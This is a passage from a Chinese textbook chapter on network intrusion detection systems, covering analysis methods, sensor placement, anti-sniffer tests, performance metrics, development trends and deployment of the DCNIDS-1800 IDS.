(3) 程序执行中的异常行为。网络系统上的程序执行一般包括操作系统、网络服务、用户启动的程序和特定目的的应用,例如,数据库服务器。每个程序执行由一个或多个进程来实现,不同权限的环境控制着过程可访问的系统资源、程序和数据文件等。一个进程的执行操作方式不同,它利用的系统资源也不同。它所执行的操作包括计算、文件传输、设备和其他进程,及其进程间的通信。

一个进程出现异常,表明黑客有可能入侵系统,正在将程序或服务的运行分解,从而导致其失败,或者进行某种方式的非法操作。

（4）物理形式的入侵信息。对网络硬件的未授权连接和对物理资源的未授权访问，就是物理形式的入侵行为。黑客常利用网络用户自加的不安全的设备作为访问内部网络的后门，从而突破原有的安全防护措施进攻其他系统、窃取私有敏感信息。

9.3.2 数据分析

上述收集到的各种信息，一定要进行3种技术手段的分析。其中模式匹配、统计分析为实时的入侵检测，完整性分析则是事后分析。

（1）模式匹配。模式匹配是将收集到的信息与已知网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。该过程或者简单，或者复杂，其方法的优点是只需收集相关的数据集合，从而显著地减轻系统负担，且技术相当成熟。检测准确率和效率相当高。但是很难对付不断升级或更新的攻击手段。

（2）统计分析。统计分析方法首先给系统对象（如用户、文件、目录和设备等）创建一个统计描述，统计正常使用时的一些测量属性（如访问次数、操作失败次数和延时等）。测量属性的平均值将被用来与网络、系统的行为进行比较，当任何观察值在正常值范围之外时，就认为有入侵发生。

统计分析的优点是可检测到未知的入侵或更为复杂的入侵，缺点是误报、漏报率高，且不适应用户正常行为的突然改变。

目前有基于专家系统的、基于模型推理的和基于神经网络的统计分析方法。

（3）完整性分析。完整性分析是主要分析某个文件或对象是否被更改，它包括文件和目录的内容及属性，它在发现被更改的、被特洛伊化的应用程序方面特别有效。因为完整性分析利用单向散列函数MD5，可以识别任何微小的变化。这种方法可以发现入侵导致的文件或对象的变化。但该方法不适用于实时响应，它可在每一天的特定时间内进行全面的扫描检查，以便对内部攻击、外部攻击和误操作造成的危害采取保护措施。

9.4 入侵检测系统的应用问题

目前，IDS已成为安全体系结构中不可缺少的一个环节。但是，IDS在理论上和实际应用中仍然存在着许多尚待解决的问题。例如，现有的IDS在10Mbps网上检查所有数据包中的几十种攻击特征时可以很好地工作，而在10Mbps、100Mbps甚至千兆网络上，数据包分析技术就力不从心了。另外，网络的发展速度、交换机的大规模使用、针对IDS的攻击等，也不断地向IDS提出新的问题。

9.4.1 检测器的安装位置

一般的IDS分为分析系统、存储系统和控制台等几个部分，对于一个小型网络，上述几部分可安装在同一台计算机上。既节省使用成本，也提高反应速度。在大型网络中，分析系统工作负载大，存储系统工作量也大，所以应该分散在不同的计算机上。

对于HIDS，其数据采集部分应该位于其所监测的主机上。NIDS需要有检测器才能工作。如果检测器安装位置不正确，NIDS工作状态就会受影响。一般情况下，检测器安装位

置有如下几种选择。

1. 安装在防火墙之外

检测器通常安装在防火墙以外的 DMZ。DMZ 是介于因特网服务供应商 ISP 和最外端防火墙界面之间的区域。这种安排使检测器可以看见所有来自因特网的攻击。

但是,如果攻击类型是 TCP 攻击,而防火墙或过滤路由器能封锁该攻击,那么 IDS 可能就检测不到。因为 TCP 攻击要求进行几次握手才完成传送任务,而入侵检测对许多攻击类型只能通过检测与字符串特征是否一致的方法才能被发现。

虽然有些攻击不能检测到,但 DMZ 仍然是安装检测器的最佳位置。在该处可以看到自己的站点和防火墙暴露在多少种攻击之下。

2. 安装在防火墙之内

如果检测器安装在防火墙之内,就会少受一些干扰,可以减少误报警,也会减少受攻击的机会。如果本应该被防火墙封锁的攻击渗透进来,检测器也可以检测出来并且还能发现防火墙的设置失误。总之,让防火墙去阻止大部分的低层次的攻击,才能使检测器有充分的时间对付高层次或更深入的网络攻击。

3. 防火墙内外都安装检测器

如果有足够的经费在防火墙内外都安装检测器,自然有如下优点:无须猜测是否有攻击渗透过防火墙;可以检测来自内部或外部的攻击;可以检测由于设置有问题而无法通过防火墙的内部系统,这对系统管理员有利。

4. 检测器安装在其他位置

许多 IDS 也可以在不同位置支持系统的检测工作。例如,数据有较高价值或较敏感的位置;又如有大量不稳定的流动用户的地方或已被当做攻击目标的子网内。

9.4.2 检测器应用于交换机环境中应注意的问题

检测器可以在交换机环境中工作,但如果交换机的跨接端口没有正确设置,入侵检测将无法进行工作。如果检测器要在交换网络中工作,就必须对它进行测试以保证它能从交换位置可靠地发送数据。

NIDS 都是工作在网卡混杂模式下,早期使用集线器作为连接设备,NIDS 可以监听到网络中所有的数据包。随着交换机的大量使用,检测器必须配置两块接口卡,一块连接到网络跨接端口,用于监听混杂模式下的数据包,另一块连接到单独的 VLAN,用来与分析工作站进行通信。

由于交换机不采用共享信道的传送方法,传统的嗅探器监听整个子网的办法不再可行。下面是几种可行的解决办法。

(1) 检测器接到交换机的核心芯片上的调试端口。如果交换机厂商把核心芯片的调试端口开放出来,用户可将 IDS 系统接到此端口上。该端口可以监听到任何其他端口的进出信息。这种接法无须改变 IDS 的体系结构,但会降低交换机性能。

(2) 检测器安装在交换机或防火墙内部的关键接口。这种连接方法必须与其他厂商紧密合作,其优点是可以得到几乎所有的关键数据,但它会降低网络的性能。

(3) 采用分接器(Tap)将检测器接到监测线路。利用分接器的网络结构如图 9-4 所示。




图 9-4 采用分接器连接 IDS

这种连接方式可以在不降低网络性能的前提下收集到所需的信息。但是,若保护的资源众多,IDS 必须配备众多的额外设备(Tap)。

(4) 使用具有网络接口检测功能的主机代理。代理主机的优点在于可以将被保护网络内部的结构屏蔽起来,增强网络的安全性能,同时还可以实施较强的数据流监控、日志记录和审计报告的功能。从这一点看,NIDS 与防火墙有类似的地方。但是,它们是两种作用不同的设备。

防火墙的作用是保护设备。这意味着所有网络传输都必须通过防火墙才能从网络的一部分传向另一部分。如果防火墙受到攻击,其服务都被破坏,则它将会在失效后关闭,也就不会有传输通过。这样会使所有传输都中断,并阻止攻击者趁机攻击内部主机。

NIDS 不是位于网络段之间,而被设计成用于在单个冲突域中隐含地运行。如果 NIDS 失效,它会在失效后打开,因为传输流并没有被打断。攻击者在 NIDS 失效后,可以获得对网络资源的访问。这就意味着,在 NIDS 离线时,所有的攻击行为都将不会被记入文档。

9.4.3 反嗅探技术

当攻击者成功入侵系统后,首先安装一个嗅探器程序,使网卡处于混杂模式状态。这样攻击者可以得到用户密码以及信用卡账号,可以窃听 E-mail 等。反嗅探器(anti-sniffer)技术的目的就是发现网络中的哪些主机处于混杂模式,通过这种方法发现入侵者。但是,IDS 使用了与 sniffer 相同的技术,也处于混杂模式下。所以,anti-sniffer 技术同样被攻击者利用来发现哪些主机上安装了 IDS。

目前,常见的 anti-sniffer 技术有下面几种。

(1) DNS Test。这种方法在网络中产生大量假的 TCP 连接,有些 sniffer 程序会对这些 IP 地址做反向 DNS 查询。由于对本来不存在的 IP 地址进行 DNS 查询,就使 anti-sniffer 通过监视这些 DNS 查询很容易就能确定该目标是否在进行网络窃听。

(2) Etherping Test。这种测试方法是否成功取决于目标主机的操作系统。发送一个 ICMP Echo 数据包到目标主机,这个包具有正确的 IP 地址,但是错误的 MAC 地址会使大

多数的操作系统简单地丢弃该包。由于网卡处在混杂模式情况下，某些版本的 Linux、NetBSD，却会响应具有错误 MAC 地址的 IP 数据包。注意，伪造的以太网数据包应将 P 地址设为广播地址。

(3) ARP Test。向目标主机发送一个 ARP 请求，除了 MAC 地址错误外，其他信息都正确，如果目标主机不处在混杂模式状态下，那么它根本见不到该数据包，否则目标主机将会对该 ARP 请求进行响应。

(4) ICMP Ping Latency Test。这种类型的测试是最有效的测试。它能够发现网络中处于混杂模式的任何操作系统的计算机。但是这种测试会在很短的时间内产生巨大的网络通信流量。进行这种测试的理由是不处于混杂模式的网卡提供了一定的硬件底层过滤机制。目标地址非本地(广播地址除外)的数据包将被网卡丢弃，而处于混杂模式下的计算机缺乏此类底层的过滤，骤然增加的数据包会使响应时间变化量超出平常 1～4 个数量级。通过向目标发出 ICMP Ping 数据包，再测试 RTT(round trip time)，就可判断目标主机是否运行了 sniffer 程序。

目前，为了对付攻击者的多种工具，由安全公司 LOpht 开发的 AntiSniff 进行三种网络饱和度测试。

(1) SIXTYSI 测试构造的数据包，数据全为 0x66。这些数据包不会被非混杂模式的机器接收，同时方便使用常见的网络监听或分析工具(如 Tcpdunp 和 Snoop 等)记录和捕获。

(2) TCPSYN 测试构造的数据包。这些数据包含有效的 TCP 头和 IP 头，同时 TCP 标志域的 SYN 位被设置。

(3) THREEWAY 测试构造的数据包。与 TCPSYN 测试的原理基本一样，但更复杂。在该测试中两个实际不存在的机器间多次建立完整的 TCP 三次握手通信，以便欺骗 sniffer。

AntiSniff 能够通过以上三种数据包测试混杂模式的机器，可以周期性地进行测试并与以前的数据进行比较。响应时间测试第一次运行的数据还能够用于分析一个大型网络在 Flooding 和非 Flooding 状态的性能，并帮助管理员调整网络性能。

9.5 入侵检测系统的性能指标

对于 IDS，用户会关注每秒能处理的网络数据流量、每秒能监控的网络连接数等指标。但除了上述指标外，其实一些不为一般用户了解的指标也很重要，甚至更重要，例如每秒抓包数、每秒能够处理的事件数等。

(1) 每秒数据流量(Mbps 或 Gbps)。每秒数据流量是指网络上每秒通过某节点的数据量。这个指标是反应 NIDS 性能的重要指标，一般用 Mbps 来衡量。例如 10Mbps、100Mbps 和 1Gbps。

NIDS 的基本工作原理是嗅探(sniffer)，它通过将网卡设置为混杂模式，使得网卡可以接收网络接口上的所有数据。

如果每秒数据流量超过网络传感器的处理能力，NIDS 就可能会丢包，从而不能正常检测攻击。但是 NIDS 是否会丢包，不主要取决于每秒数据流量，而是主要取决于每秒抓包数。

(2) 每秒抓包数(pps)。每秒抓包数是反映 NIDS 性能的最重要的指标。因为系统不停地从网络上抓包,对数据包作分析和处理,查找其中的入侵和误用模式,所以,每秒所能处理的数据包的多少,反映了系统的性能。业界不熟悉 IDS 的往往把每秒网络流量作为判断 NIDS 的决定性指标,这种想法是错误的。每秒网络流量等于每秒抓包数乘以网络数据包的平均大小。网络数据包的平均大小差异很大时,在相同抓包率的情况下,每秒网络流量的差异也会很大。例如,网络数据包的平均大小为 1024B,系统的性能能够支持 10 000pps 的每秒抓包数,那么系统每秒能够处理的数据流量可达到 78Mbps,当数据流量超过 78Mbps 时,会因为系统处理不过来而出现丢包现象;如果网络数据包的平均大小为 512B,在 10 000pps 的每秒抓包数的性能情况下,系统每秒能够处理的数据流量可达到 40Mbps,当数据流量超过 40Mbps 时,就会因为系统处理不过来而出现丢包现象。

在相同的流量情况下,数据包越小,处理的难度越大。小包处理能力,也是反映防火墙性能的主要指标。

(3) 每秒能监控的网络连接数。NIDS 不仅要对单个的数据包作检测,还要将相同网络连接的数据包组合起来作分析。网络连接的跟踪能力和数据包的重组能力是 NIDS 进行协议分析、应用层入侵分析的基础。这种分析延伸出很多 NIDS 的功能,例如检测利用 HTTP 的攻击、敏感内容检测、邮件检测、Telnet 会话的记录与回放、硬盘共享的监控等。

(4) 每秒能够处理的事件数。NIDS 检测到网络攻击和可疑事件后,会生成安全事件或称报警事件,并将事件记录在事件日志中。每秒能够处理的事件数,反映了检测分析引擎的处理能力和事件日志记录的后端处理能力。有的厂商将反映这两种处理能力的指标分开,称为事件处理引擎的性能参数和报警事件记录的性能参数。大多数 NIDS 报警事件记录的性能参数小于事件处理引擎的性能参数,主要是客户/服务器结构的 NIDS,因为引入了网络通信的性能瓶颈。这种情况将导致事件的丢失,或者控制台响应不过来。

9.6 入侵检测系统的发展趋势

9.6.1 入侵检测系统面临的主要问题

入侵检测系统主要面临如下问题。

(1) 误报。误报是指被 IDS 测出但其实是正常及合法使用受保护网络和计算机的警报。假警报不但令人讨厌,并且降低入侵检测系统的效率。攻击者可以而且往往是利用包结构伪造无威胁"正常"假警报,以诱使收受人把入侵检测系统关掉。

没有一个入侵检测无敌于误报,应用系统总会发生错误,原因是:缺乏共享信息的标准机制和集中协调的机制,不同的网络及主机有不同的安全问题,不同的 IDS 有各自的功能;缺乏揣摩数据在一段时间内行为的能力;缺乏有效跟踪分析等。

(2) 精巧及有组织的攻击。攻击可以来自四方八面,特别是一群人组织策划且攻击者技术高超的攻击,攻击者花费很长时间准备,并发动全球性攻击,要找出这样复杂的攻击是一件难事。

另外,高速网络技术,尤其是交换技术以及加密信道技术的发展,使得通过共享网段侦听的网络数据采集方法显得不足,而巨大的通信量对数据分析也提出了新的要求。

9.6.2 入侵检测系统的发展趋势

从总体上讲,目前除了传统的技术(模式识别和完整性检测)外,IDS 应重点加强与统计分析相关技术的研究。许多学者在研究新的检测方法,如采用自动代理的主动防御方法,将免疫学原理应用到入侵检测的方法等。其主要发展方向可以概括如下。

(1) 分布式入侵检测与 CIDF。传统的 IDS 一般局限于单一的主机或网络架构,对异构系统及大规模网络的检测明显不足,同时不同的 IDS 之间不能协同工作。为此,需要分布式入侵检测技术与 CIDF。

(2) 应用层入侵检测。许多入侵的语义只有在应用层才能理解,而目前的 IDS 仅能检测 Web 之类的通用协议,不能处理如 Lotus Notes 数据库系统等其他的应用系统。许多基于客户/服务器结构、中间件技术及对象技术的大型应用,需要应用层的入侵检测保护。

(3) 智能入侵检测。目前,入侵方法越来越多样化与综合化,尽管已经有智能体系、神经网络与遗传算法应用在入侵检测领域,但这些只是一些尝试性的研究工作,需要对智能化的入侵检测系统进一步研究,以解决其自学习与自适应能力。

(4) 与网络安全技术相结合。结合防火墙、PKIX、安全电子交易(SET)等网络安全与电子商务技术,提供完整的网络安全保障。

(5) 建立 IDS 评价体系。设计通用的入侵检测测试、评估方法和平台,实现对多种 IDS 的检测,已成为当前 IDS 的另一重要研究与发展领域。评价 IDS 可从检测范围、系统资源占用、自身的可靠性等方面进行,评价指标有能否保证自身的安全、运行与维护系统的开销、报警准确率、负载能力以及可支持的网络类型、支持的入侵特征数、是否支持 IP 碎片重组、是否支持 TCP 流重组等。

总之,IDS 作为一种主动的安全防护技术,提供了对内部攻击、外部攻击和误操作的实时保护,在网络系统受到危害之前拦截和响应入侵。随着网络通信技术安全性的要求越来越高,为给电子商务等网络应用提供可靠服务,而由于 IDS 能够从网络安全的立体纵深、多层次防御的角度出发提供安全服务,必将进一步受到人们的高度重视。

9.7 入侵检测系统的部署

下面以神州数码 DCNIDS-1800 IDS 为例介绍入侵检测系统神州数码的组件和部署。

9.7.1 DCNIDS-1800 入侵检测系统组件

DCNIDS-1800 IDS 是自动的、实时的网络入侵检测和响应系统,它采用了新一代的入侵检测技术,包括基于状态的应用层协议分析技术、开放灵活的行为描述代码、安全的嵌入式操作系统、先进的体系架构、丰富完善的各种功能,配合高性能专用硬件设备,是最先进的 NIDS。它以不引人注目的方式最大限度地、全天候地监控和分析企业网络的安全问题。捕获安全事件,给予适当的响应,阻止非法的入侵行为,保护企业的信息组件。

DCNIDS-1800 IDS 采用多层分布式体系结构,由下列程序组件组成:控制台、EC、LogServer、传感器、报表,如表 9-2 所示。

表 9-2 DCNIDS-1800 入侵检测系统组件

组 件	说 明
Console（控制台）	控制台是 DCNIDS-1800 入侵检测系统的控制和管理组件。它是一个基于 Windows 的应用程序，控制台提供图形用户界面来进行数据查询、查看警报并配置传感器。控制台有很好的访问控制机制，不同的用户被授予不同级别的访问权限，允许或禁止查询、警报及配置等访问。控制台、事件收集器和传感器之间的所有通信都进行了安全加密
EventCollector（事件收集器）	一个大型分布式应用中，用户希望能够通过单个控制台完全管理多个传感器，允许从一个中央点分发安全策略，或者把多个传感器上的数据合并到一个报告中去。用户可以通过安装一个事件收集器来实现集中管理传感器及其数据。事件收集器还可以控制传感器的启动和停止，收集传感器日志信息，并且把相应的策略发送给传感器，以及管理用户权限、提供对用户操作的审计功能。IDS 服务管理的基本功能是负责“事件收集服务”和“安全事件响应服务”的起停控制、服务状态的显示
LogServer（数据服务器）	LogServer 是 DCNIDS-1800 入侵检测系统的数据处理模块。LogServer 需要集成 DB（数据库）一起协同工作。DB（数据库）是一个第三方数据库软件。DCNIDS-1800 入侵检测系统 7.1 支持微软 MSDE、SQL Server，支持 MySQL 和 Oracle 数据库，根据部署规模和需求可以选择其中之一作为数据库
Sensor（传感器）	部署在需要保护的网段上，对网段上流过的数据流进行检测，识别攻击特征，报告可疑事件，阻止攻击事件的进一步发生或给予其他相应的响应
Report（报表）和查询工具	Report（报表）和查询工具作为 IDS 系统的一个独立的部分，主要完成从数据库提取数据、统计数据和显示数据的功能。Report 能够关联多个数据库，给出一份综合的数据报表。查询工具提供查询安全事件的详细信息

9.7.2 部署 DCNIDS-1800 入侵检测系统

1. 传感器

作为一种 NIDS，DCNIDS-1800 IDS 依赖于一个或多个传感器监测网络数据流。这些传感器代表着 DCNIDS-1800 IDS 的眼睛。因此，传感器在某些重要位置的部署对于 DCNIDS-1800 IDS 能否发挥作用至关重要。

2. 部署准备

1）分析网络拓扑图结构

攻击者可能会对我们的网络中的任何可用资源发起攻击。分析网络拓扑结构对于定义我们的所有资源是至关重要的。而且，定义想要保护的信息和资源，是创建一个传感器部署计划的第一步。除非对我们的网络拓扑结构有非常透彻的理解，否则我们不可能全面地识别需要保护的所有网络资源。

当分析我们的网络拓扑结构时，必须考虑很多因素：

- 数据通过网络入口点进入我们的网络，所有这些点都可能被攻击者利用，在这些潜在位置获取网络的访问权限；
- 需要验证每一个入口点都得到了严密的监视；

- 如果没有对进入我们网络的入口点进行监视，就会允许攻击者穿透我们未被 IDS 保护的网络。

大多数网络的常见入口点如下。

(1) Internet 入口点。我们的网络的 Internet 连接使得我们的网络对于整个 Internet 都是可见的。通过这个入口点，全世界的黑客都可以尝试获得对我们网络的访问权。对于大多数企业网络来讲，对 Internet 的访问是直接通过一台路由器进行的。这台设备被称为边界路由器(perimeter router)。通过在这台设备后面放置一个传感器，就可以监视流向企业网络的全部数据流(其中包括攻击数据流)。如果我们的网络包含多个边界路由器，就可能需要使用多个传感器，每个传感器负责监视进入网络的每一个 Internet 入口点。

(2) Extranet 入口点。许多企业网络都有到商业伙伴网络的特殊连接。来自这些商业伙伴网络的数据流并不总是通过我们网络的边界设备；因此，重要的是要确定这些入口点也被有效地进行监视。攻击者可以通过穿透我们商业伙伴的网络，利用 Extranet 来渗透到我们的网络中。通常，我们对商业伙伴网络的安全只能进行极少的控制，或者根本不能进行控制。而且，如果攻击者穿透了我们的网络，然后利用 Extranet 连接来攻击我们的一个商业伙伴，我们就可能面临承担责任的问题。

(3) Intranet 隔离点。Intranet 代表我们网络中的内部各部分。这些部分可能是按照机构或者功能划分的。有时候，我们网络中的不同部门可能会有不同的安全需求，这取决于他们需要访问或保护的数据和资源。通常，这些内部部分已经被防火墙隔离开了，在不同的网络之间划分不同的安全级别。有时，网络管理者使用网段之间的路由器访问控制列表(ACL)来强制分离出安全区域。在这些网络之间放置一个传感器(在防火墙或路由器的前面)，可以让我们监视分离的安全区域之间的数据流，并验证是否符合我们定义的安全策略。

有时，我们可能还想在相互间具有完全访问权限的网段之间安装一个传感器。在这种情况下，我们想让传感器监视不同网络之间的数据流类型，即使在缺省情况下，我们还没有对数据流建立任何物理屏障，但是，这两个网络之间的任何攻击者都可以被很快地检测出来。

(4) 远程访问入口点。大多数网络都提供了一种方式，可以通过一条拨号电话线访问网络。这种接入方式可以允许企业的用户访问网络的某些功能，比如在离开办公室的时候收发电子邮件。虽然这种增强的功能非常有用，但是它同时也为攻击者打开了一个可以利用的漏洞。我们可能需要使用一个传感器来监视来自远程接入服务器的网络数据流，以防黑客可能会攻破我们的远程访问认证机制。

许多远程用户使用家庭系统，通过高速 Internet 连接，比如电缆调制解调器，进行不断线的连接。由于这些系统的保护措施通常很少，攻击者经常以这些家庭系统作为目标，并发动攻击，这样还可能会对我们的远程访问机制带来危害。有时候，偷来的笔记本计算机可能会泄露大量的关于如何访问我们的网络的信息。因此，即使我们信任我们的用户和远程访问机制，最好还是利用 IDS 传感器对我们的远程接入服务器进行监视。

2) 关键网络组件

确定我们网络上的关键组件，这对于综合分析我们的网络拓扑来讲是非常关键的。黑客通常将查看到我们的关键网络组件作为胜利。如果关键组件的安全受到威胁，就将为整个网络带来巨大的威胁。需要在整个网络中采用传感器，来确保可以检测到对这些关键组

件发动的攻击,并在一定条件下,通过阻塞(也被称为设备管理)来中止这些攻击。注意:阻塞,或设备管理,是指IDS传感器可以动态更新路由器上的访问控制列表,来阻塞来自一台攻击主机的当前和未来的数据流,防止这些数据流进入到路由器中。

关键网络组件分为下列几类。

(1) 服务器。网络服务器代表了我们网络中的骨干设备。我们的服务器提供的典型服务包括名字解析、认证、电子邮件和企业的网页。对这些有价值的网络组件的访问进行监视,对于一个综合的安全策略来说是非常关键的。

在一个典型的网络上存在许多服务器。常见的服务器有DNS服务器、DHCP服务器、HTTP服务器、Windows域控制台、CA服务器、电子邮件服务器、NFS服务器。

(2) 基础设施。网络基础设施是指那些在网络上的主机之间传送数据或数据包的设备。常见的基础设备包括路由器、交换机、网关和集线器。如果没有这些设备,网络上的每台主机都会成为互相隔离的实体,互相之间不能进行通信。

路由器在不同的网段之间传送数据流。当路由器停止工作时,互相连接的网络之间的数据流也就停止流动了。网络可能是由几个内部路由器和一个或多个边界路由器组成的。交换机在位于相同网段的主机之间传送数据流。交换机通过只向交换机上的特定端口发送非广播数据流,提供了最小的安全性。如果交换机被禁用,它就会停止发送数据流,导致DoS。在其他情况下,交换机可能会在开放状态下失效。在这种开放状态下,交换机向其上的每个端口都发送所有网络数据包,实际上将交换机变成了一个集线器。

注意:集线器也在位于相同网络上的主机之间传送数据流。但是,与交换机不同的是,集线器将全部数据流传送到交换机上的每个端口。这样不仅会产生性能问题,还会降低网络的安全性,因为这样做就允许网段上的任何主机都可以监听流向网络上其他主机的数据流。

(3) 安全组件。安全组件通过限制数据流并监视针对网络的攻击,增强了网络的安全性。常见的安全设备包括防火墙、IDS传感器、IDS管理设备,以及具有访问控制列表的路由器。

防火墙在多个网络之间建立了一道安全屏障。通常,安装防火墙来保护内部网络,防止非授权访问。这就使得它们成为主要的攻击目标。

类似地,IDS组件持续地监视网络,寻找攻击的标记。黑客们不断地寻求新的方法,来迷惑并破坏常见的IDS的操作。通过禁用IDS,黑客可以穿透网络,而不会被发现(不会触发代表网络正在遭受攻击的警报)。

3) 远程网络

许多网络都是由一个企业中心网络和多个通过WAN与企业网络进行通信的远程办公室组成。在我们的网络分析中,需要考虑这些远程设备的安全性。根据这些远程节点的安全状况,我们可能需要放置一个传感器来监视穿越WAN链路的数据流。有时候,远程设备具有到Internet的独立连接。显然,所有的Internet连接都需要被监视。

(1) 网络大小和复杂度。网络越复杂,就越需要在网络中的不同位置设置多个传感器。一个大的网络通常要求使用多个传感器,这是因为每个传感器都受限于它可以监视的最大数据流量。如果Internet网络连接是一条几千兆比特的链路,当Internet连接满负载传送网络数据流量时,目前一个传感器就没有能力处理全部的数据流。

(2) 考虑安全策略限制。有时候,把传感器放置在我们的网络中,以此验证是否符合我

们定义的安全策略。关于它的一个很好的应用实例是，在防火墙的内部和外部各放置一个传感器。外部的传感器负责监视所有流向被保护网络的数据流。它检测所有发送到被保护网络的攻击和那些离开被保护网络的数据流，因为防火墙可以防止其中的大部分攻击。内部的传感器监视所有内部数据流，也就是那些从外部成功穿过防火墙的数据流，以及内部主机产生的数据流。

3. 部署环境

DCNIDS-1800 IDS 引入了两种类型的安装方式：独立安装(standalone)安装所有管理组件在一台机器上，分布式安装(distributed)可选择将 DCNIDS-1800 IDS 的各个管理组件安装在多台计算机上。

所选的安装方式取决于拥有的传感器的数目，以及计划对它们进行部署的方式。在安装 DCNIDS-1800 IDS 组件之前，需检查自己的环境，确定安装方式。

下面是在不同环境可能采用的几种部署案例。

- 部署案例一：1～5 个传感器，孤立式安装在 1 台计算机上。
- 部署案例二：6～10 个传感器，分布式安装，分布在 2 台计算机上。
- 部署案例三：11～30 个传感器，分布式安装，分布在 4 台计算机上。
- 部署案例四：多于 30 个传感器，分布式安装，分布在 6 台计算机上。

注意：这些案例中所提到的传感器数目都是估计值。实际使用的安装方式由于和网络拓扑、采用的安全策略、每秒检测到的安全事件、机器的硬件配置等相关，所以在传感器数目方面可能稍有不同。

1) 共享网络环境

在非交换式网络中，即使通话的目的地不是网络传感器，它也能检测到所有的通信。网络传感器所监测的接口处于混杂模式，这就意味着它会接收所有数据包，而不考虑它们的目标地址。在一般情况下，网络接口会放弃所有目的地不是它或者不是发向广播地址的数据包。在混杂模式中，网络接口会接收所有数据包，而不考虑它们的目标地址。这种模式允许网络传感器看到网络上所有设备之间的所有通信，网络部署拓扑如图 9-5 所示。

